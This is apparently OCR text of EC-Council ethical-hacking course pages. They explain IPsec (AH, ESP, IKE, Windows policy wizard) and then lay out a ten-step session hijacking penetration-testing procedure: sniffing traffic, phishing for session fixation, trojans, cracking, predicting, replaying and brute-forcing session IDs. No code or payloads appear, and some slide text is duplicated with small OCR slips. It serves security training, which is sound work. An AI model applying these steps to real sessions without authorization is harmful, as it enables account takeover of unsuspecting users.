
- Authentication Header (AH)
- Encapsulation Security Payload (ESP)

1. Authentication Header (AH) provides data authentication of the sender
2. Encapsulation Security Payload (ESP) provides both data authentication and encryption (confidentiality) of the sender

IPSec Authentication and Confidentiality

IPSec uses two different security services for authentication and confidentiality:

- **Authentication Header (AH)**: It provides data authentication of the sender. It is used to provide connectionless integrity and data origin authentication for IP datagrams and to provide protection against replays. It provides authentication for the IP header along with the next level protocol data. In IPSec the data authentication includes two concepts: data integrity and data origin authentication. Data authentication refers either to integrity alone or to both of these concepts, although data origin authentication is dependent upon data integrity.
  - Data integrity - verify that the data has not been altered.
  - Data origin authentication - verify that the data was actually sent by the claimed sender.
- **Encapsulation Security Payload (ESP)**: In addition to authentication, integrity, and protection against replay attack, ESP provides confidentiality (encryption). It can be used alone or in conjunction with AH. It protects only the IP data payload on default setting. In tunnel mode it protects both the payload and the IP header.



Components of IPsec

IPsec driver
A software, that performs protocol-level functions that are required to encrypt and decrypt the packets

Internet Key Exchange (IKE)
IPsec protocol that produces security keys for IPsec and other protocols

Internet Security Association Key Management Protocol
Software that allows two computers to communicate by encrypting the data that is exchanged between them

Oakley
A protocol, which uses the Diffie-Hellman algorithm to create master key, and a key that is specific to each session in IPsec data transfer


IPsec Policy Agent
A service of the Windows 2000, collects IPsec policy settings from the active directory and sets the configuration to the system at start up

Components of IPSec

IPSec consists of the following components:

- **IPDec Driver**: This is the software that performs protocol-level functions required to encrypt, decrypt, authenticate, and verify the packet.
- **Internet Key Exchange (IKE)**: IKE is the IPSec protocol that produces security keys for IPSec and other protocols.
- **Internet Security Association Key Management Protocol (ISAKMP)**: ISAKMP is an IPSec protocol that allows two computers to communicate by encrypting data using common security settings. It also secures the exchange of keys.
- **Oakley**: Oakley is a protocol that uses the DIffie-Hellman algorithm to create a master key and a key that is specific to each session in IPSec data transfer.
- **IPSec Policy Agent**: This is a series of Windows 2000 that collects IPSec policy settings from Active Directory and sets the configuration at startup.

IPsec Implementation



Local Security Policy

File Action View Help

Security Settings
- Account Policies
- Local Policies
  - Audit Policy
  - User Rights Assignment
  - Security Options
- Windows Firewall with Advanced Security
- Network List Manager Policies
- Public Key Policies
- Software Restriction Policies
- Application Control Policies
- IP Security Policies on Local Computer
- Advanced Audit Policy Configuration

Name	Description	Policy Assigned	Last Modified Time
New IP Security Policy		Yes	12-10-2012 06:56:36 PM

IP Security Policy Wizard

IP Security Policy Name
Name this IP Security policy and provide a brief description

Name: Sec Server

Description:


< Back | Next > | Cancel

IPSec Implementation

Implementation of IPSec includes iteration of various IPSec components, interfaces provided by the components, and **inbound and outbound packet processing**. Usually, the IPSec implementation varies based on the platform. Here we are discussing platform-independent IPSec implementation. Most IPSec implementations define a set of components that include: IPSec base protocols, SADB, SPD, manual keying, ISAKMP/IKE, SA management, and policy management. As an IPSec implementor you should be aware of all these components.

- **IPSec base protocols**: It implements **ESP** and **AH**. It processes the headers, determines the security of packet by interacting with the SPD and SADB. It also handles fragmentation and PMTU.
- **SADB**: It maintains the list of active SAs for both inbound and outbound processing. The SADB supports population of SAs either manually or with the help of an automatic key management system such as IKE.
- **SPD**: It determines the security of a packet. It is referred for both inbound and outbound processing of the packet. In order to check whether the **security afforded** to the packet meets the security configuration in the policy the IPSec base protocol component consults the SPD. Similarly for outbound processing, the IPSec base protocol consults SPD to determine whether outbound packet needs any security.

- **Internet Key Exchange**: The Internet key exchange is usually considered a user-level process in all operating systems but not in embedded operating systems. In routers (example of node in a network) with **embedded operating systems**, no distinction is there between a user space and kernel space. The policy engine invokes IKE when the policy mandates an SA or when the SA bundle exists but the SA is not established. Peer also invokes the IKE when the node needs to communicate securely.
- **Policy and SA management**: Applications to manage the policy and SA.


Local Security Policy
File Action View Help
Security Settings
Account Policies
Local Policies
Audit Policy
User Rights Assignment
Security Options
Windows Firewall with Advanced Security
Network List Manager Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Local Computer
Advanced Audit Policy Configuration
IP Security Policy Wizard
< Back
Next >
Cancel


Name	Description	Policy Assigned	Last Modified Time
New IP Security Policy		Yes	12-10-2012 06:56:36 PM

IP Security Policy Name
Name this IP Security policy and provide a brief description

Name: Sec Server

Description:

FIGURE 11.22: IP Security Policy Wizard



Module Flow


Session Hijacking Concepts
Application Level Session Hijacking
Network Level Session Hijacking
Session Hijacking Tools
Counter-measures
Penetration Testing
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

So far, we have discussed session hijacking and dangers posed by it, various techniques used by attackers, tools that help in session hijacking, and the countermeasures that offer protection against session hijacking. Assuming that you became familiar with all the topics discussed previously, let us proceed to the penetration testing.

Session Hijacking Concepts	**Application Level Session Hijacking**
Network Level Session Hijacking	**Session Hijacking Tools**
Counter-measures	**Penetration Testing**

This section lists and describes the steps involved in session hijacking penetration testing.



Session Hijacking Pen Testing

START
Locate a session
Session ID is used in URL?
Sniff session traffic between two machines
Session is encrypted?
Abort or Use Trojans to perform session hijacking
Session ID is recovered?
Session ID is encrypted?
Crack session ID encryption
Use phishing mails for session fixation
Use automated tools to hijack sessions

- Sniff session traffic between two machines using tools such as Wireshark, Capsa Network Analyzer, Windump, etc.
- Use proxy server trojans which changes the proxy settings in the victim's browser
- Use automated tools such as OWASP Zed Attack Proxy, Burp suite, JHijack, etc. to hijack sessions
- Crack the session ID if it is URL encoded, HTML encoded, Unicode encoded, Base64 encoded, or Hex Encoded

Session Hijacking Pen Testing

Session hijacking pen testing involves the same process as that of the **session hijacking attack**. For this, first the pen tester should locate a session. Then he or she should check for the various possibilities to hijack a session. This may vary depending on the network and the mechanisms they use for communication. But here is a standard procedure for session hijacking pen testing.

Step 1: Locate a session

As already mentioned, the first step is to locate a target active session through packet sniffing in order to take control over it, simply to hijack it.

After locating a session, check whether the session ID is used in the URL. If session ID is used, then check whether session is encrypted. If session ID is not used, then sniff session traffic between two machines.

Step 2: Sniff session traffic between two machines

Sniff the session traffic between two machines using various available tools such as **Wireshark, CACE pilot, Windump, Capsa network analyzer,** etc. Watch the session traffic and grab the session from the victim's network traffic. Now check whether the session is encrypted or not.

If the session is encrypted, then abort the session or use Trojans to perform session hijacking. If the session is not encrypted, then recover the session ID.

Step 3: Recover session ID


If you are not able to recover session IDs from the unencrypted session, use automated tools such as Paros proxy, Burp Suite, Webscarab, etc. to **hijack the session**. Using tools makes the session hijacking process easy.

If the session ID is recovered, then check whether it is encrypted or not. Session IDs are usually created using various algorithms. If the attacker is able to **predict the algorithms** used for the session ID generation, they can easily regenerate or recover the session IDs. If the session ID is encrypted, then crack the session ID encryption and if the session ID is not encrypted, then you can send phishing mails to the victim in order to perform **session fixation**.


Step 4: Crack session ID encryption

Crack the session ID if it is URL encoded, HTML encoded, unicode encoded, Base64 encoded, or hex encoded. Cracking the **encrypted session IDs** gives the original session IDs of the victim. Usually the session IDs are responsible for user authentication. If you are able to recover the Session IDs of an authentic user, then you can inject yourself in between the **victim's machine** and the **remote machine** and can use this unauthorized connection for your own malicious purposes.

Once if you succeed in cracking the session ID encryption, later you can perform session fixation with the help of phishing mails.



Session Hijacking Pen Testing (Cont'd)


Make normal connection with one of the machines
Collect several session IDs
Predict a new session ID
Replay new session ID
Connection established?
Bruteforce Session IDs
Document all the findings

- Brute force session IDs with possible range of values for the session ID limited, until the correct session ID is found

Session Hijacking Pen Testing (Cont'd)

Step 5: Make normal connection with one of the machines

After performing session fixation you can make a normal connection with one of the machines found in the network traffic and can access the remote machines by masking yourself as the authorized user of the network.

Step 6: Collect several session IDs

Once you connect to one of the machines in the network, you can collect several session IDs. There are two different techniques available for retrieving session IDs. They are from a cookie in the response headers, and by matching a regular expression against the response body. For collecting session IDs from the cookies, you must make sure that the "from message body" check box is not selected and while collecting session IDs from the message body, you must make sure that the "from message body" check box is selected.

Step 7: Predict a new session ID

Now analyze the collected session IDs to predict or guess the new session ID. You should predict a new session ID in order to find the current session ID and to perform replay attack.

Step 8: Replay new session ID

A replay attack occurs when you copy a stream of messages (session IDs) between two parties and replay the stream to one or more of the parties. Unless mitigated, the computers subject to the attack process the stream as legitimate session IDs, resulting in a range of bad consequences, such as redundant orders of an item.


Now check for the establishment of connection. If the connection is established, then you should document all the findings of the **penetration testing**. If the connection is not established, then apply brute forcing technique in order to find the current valid session ID to establish the connection.

Step 9: Brute force session IDs

Brute force session IDs with a **possible range of values** for the session ID limited, until the correct session ID is found. This involves making thousands of requests using all the randomly generated session IDs. This technique is comprehensive but a time consuming process.

Step 10: Document all the findings

The last step in any pen testing is to document all the findings obtained through each and every test for analysis.



Module Summary

- In session hijacking, an attacker relies on the legitimate user to connect and authenticate, and will then take over the session
- In a spoofing attack, the attacker pretends to be another user or machine to gain access
- Successful session hijacking is difficult and is only possible when a number of factors are under the attacker's control
- Session hijacking can be active or passive in nature depending on the degree of involvement of the attacker
- By attacking the network-level sessions, the attacker gathers some critical information that is used to attack the application-level sessions
- A variety of tools exist to aid the attacker in perpetrating a session hijack
- Session hijacking could be dangerous, and therefore, there is a need for implementing strict countermeasures

Module Summary

- In session hijacking, an attacker relies on the legitimate user to connect and authenticate, and will then take over the session.
- In a spoofing attack, the attacker pretends to be another user or machine to gain access.
- Successful session hijacking is difficult and is only possible when a number of factors are under the attacker's control.
- Session hijacking can be active or passive in nature depending on the degree of involvement of the attacker.
- By attacking network-level sessions, the attacker gathers some critical information that is used to attack application-level sessions.
- A variety of tools exist to aid the attacker in perpetrating a session hijack.
- Session hijacking could be dangerous, and therefore, there is a need for implementing strict countermeasures.